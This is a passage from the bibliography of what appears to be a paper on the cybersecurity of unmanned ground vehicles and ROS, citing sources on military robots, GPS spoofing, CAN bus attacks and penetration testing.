[20] DARPA, “DARPA challenges.” [Online]. Available: https://www.darpa.mil/our-research. [Accessed: 28-Sep-2019].

[21] Army-technology.com, “TALON Tracked Military Robot, United States of America.” [Online]. Available: http://www.army-technology.com/projects/talon-tracked-military-robot/talon-tracked-military-robot1.html. [Accessed: 28-Sep-2019].

[22] Army Recognisation, “Uran-9 UGV UGCV Unmanned Ground Combat Vehicle.” [Online]. Available: https://www.armyrecognition.com/russia_russian_unmanned_aerial_ground_systems_uk/uran-9_ugcv_unmanned_ground_combat_vehicle_technical_data_10910163.html. [Accessed: 28-Sep-2019].

[23] Clearpath Robotics, “Husky UGV.” [Online]. Available: https://clearpathrobotics.com/husky-unmanned-ground-vehicle-robot/. [Accessed: 28-Sep-2019].

[24] K. Scott, “RESULTS 2020 User Survey,” *ROS Discourse*, 2020. [Online]. Available: https://discourse.ros.org/t/results-2020-user-survey/13494. [Accessed: 30-Jul-2020].

[25] ROS, “ROS Metrics,” 2020. [Online]. Available: https://metrics.ros.org/packages_rosdistro.html. [Accessed: 30-Jul-2020].

[26] S. Sandoval and P. Thulasiraman, “Cyber Security Assessment of the Robot Operating System 2 for Aerial Networks,” 2019.

[27] F. J. Rodríguez-Lera, V. Matellán-Olivera, J. Balsa-Comerón, Á. M. Guerrero-Higueras, and C. Fernández-Llamas, “Message encryption in robot operating system: Collateral effects of hardening mobile robots,” *Front. ICT*, vol. 5, no. MAR, pp. 1–12, 2018.

[28] M. Bozdal, M. Randa, M. Samie, and I. Jennions, “Hardware Trojan Enabled Denial of Service Attack on CAN Bus,” *Procedia Manuf.*, vol. 16, pp. 47–52, 2018.

[29] and T. E. H. Andrew J. Kerns; Daniel P. Shepard; Jashan A. Bhatti, “Unmanned Aircraft Capture and Control Via GPS Spoofing,” *J. F. Robot.*, vol. 29, no. 4, pp. 619–636, 2014.

[30] T. Humphreys, “Statement on the vulnerability of civil unmanned aerial vehicles and other systems to civil GPS spoofing,” *Univ. Texas Austin (July 18, 2012)*, pp. 1–16, 2012.

[31] Clearpath robotics, “Husky User Manual,” 2019.

[32] J. M. Aitken, S. M. Veres, and M. Judge, *Adaptation of system configuration under the robot operating system*, vol. 19, no. 3. IFAC, 2014.

[33] S. Checkoway *et al.*, “Automotive attack surfaces,” *USENIX Secur.*, 2011.

[34] M. Denis, C. Zena, and T. Hayajneh, “Penetration testing: Concepts, attack methods, and defense strategies,” *2016 IEEE Long Isl. Syst. Appl. Technol. Conf. LISAT 2016*, pp. 1–6, 2016.

[35] NIST, “CVE-1999-0502 Detail,” 2018. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-1999-0502. [Accessed: 30-Jul-2020].